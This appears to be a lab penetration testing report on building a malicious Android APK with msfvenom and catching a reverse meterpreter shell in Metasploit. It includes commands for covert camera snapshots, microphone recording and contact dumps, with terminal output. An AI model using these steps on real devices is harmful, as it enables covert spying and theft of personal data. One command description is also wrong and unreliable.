PENETRATION TESTING & VULNERABILITY ASSESSMENT REPORT

Android OS Post-Exploitation Analysis

Performed By:
Muhammad Ashraf

Date: **April 18, 2026**

1. Project Objective

The objective of this project is to analyze the security vulnerabilities of an Android 8.0 device when exposed to unauthorized remote access. This demonstration utilizes the Metasploit Framework to create a payload and establish a meterpreter session, highlighting the importance of mobile security and the risks associated with installing apps from untrusted sources.

2. Lab Environment Setup

The following environment was configured to perform the test:

Attacker Machine	Kali Linux (Virtual Machine)
Target Machine	Android 8.0 (Emulator)
Tools Used	Metasploit Framework, msfvenom
Network	Bridged Networking

3. Methodology & Execution

3.1 Payload Generation

Command: msfvenom -p android/meterpreter/reverse_tcp LHOST=[Your_IP] LPORT=4444 R > test.apk

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.[redacted] LPORT=4444 R > test.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10234 bytes
```

*Terminal showing **msfvenom** command output*

3.2 Listener Configuration


Commands:
- use exploit/multi/handler
- set payload android/meterpreter/reverse_tcp
- set LHOST 192.168.x.x (Attacker IP)
- exploit

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168[redacted]
LHOST => 192.168.[redacted]
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168[redacted]:4444
[*] Sending stage (72508 bytes) to 192.168[redacted]
[*] Meterpreter session 1 opened (192.168[redacted]:4444 -> 192.168.[redacted]:59002) at 2026-04-18 04:45:15 -0400
```

Metasploit console showing exploit started]

3.3 Deployment & Exploitation

After installing and launching the APK on the Android device, a meterpreter session was established.



Android device screen with installed app icon

4. Post-Exploitation Commands

Function	Command	Description
System Info	sysinfo	Retrieves device OS and version details.
Camera List	webcam_list	List the avaliable camera of device. (e.g., front/back)
Camera Snapshot	webcam_snap -i 1/2 (1: Back Camera , 2: Front Camera)	Captures photo from the camera
Contacts Detail	dump_contacts	Lists files in the internal storage.
Microphone Recording	record_mic -d [seconds]	Use target microphone to record audio.
Native Shell	shell	Accesses the Android system command line.

```
meterpreter > sysinfo
Computer        : localhost
OS              : Android 8.0 - Linux 3.10.65 (armv7l)
Architecture    : armv7l
System Language : en_US
Meterpreter     : dalvik/android
meterpreter > dump_contacts
[*] Fetching 89 contacts into list
[*] Contacts list saved to: contacts_dump_20260418045111.txt
meterpreter > app_list
[-] The "app_list" command requires the "appapi" extension to be loaded (run: `load appapi`)
meterpreter > dump_sms
[*] No sms messages were found!
```

*Terminal showing **sysinfo**. **dump_contacts**, **dump_sms** output*

5. Conclusion & Security Recommendations

this project demonstrated the vulnerability of Android devices to remote exploitation when security best practices are ignored. We successfully performed post-exploitation actions, such as system information retrieval and camera access, within a controlled Android 8.0 environment. This exercise highlighted the critical importance of permission management and application integrity in mobile security. Ultimately, it emphasizes that robust device protection and user awareness are essential to preventing unauthorized remote access in modern mobile environments.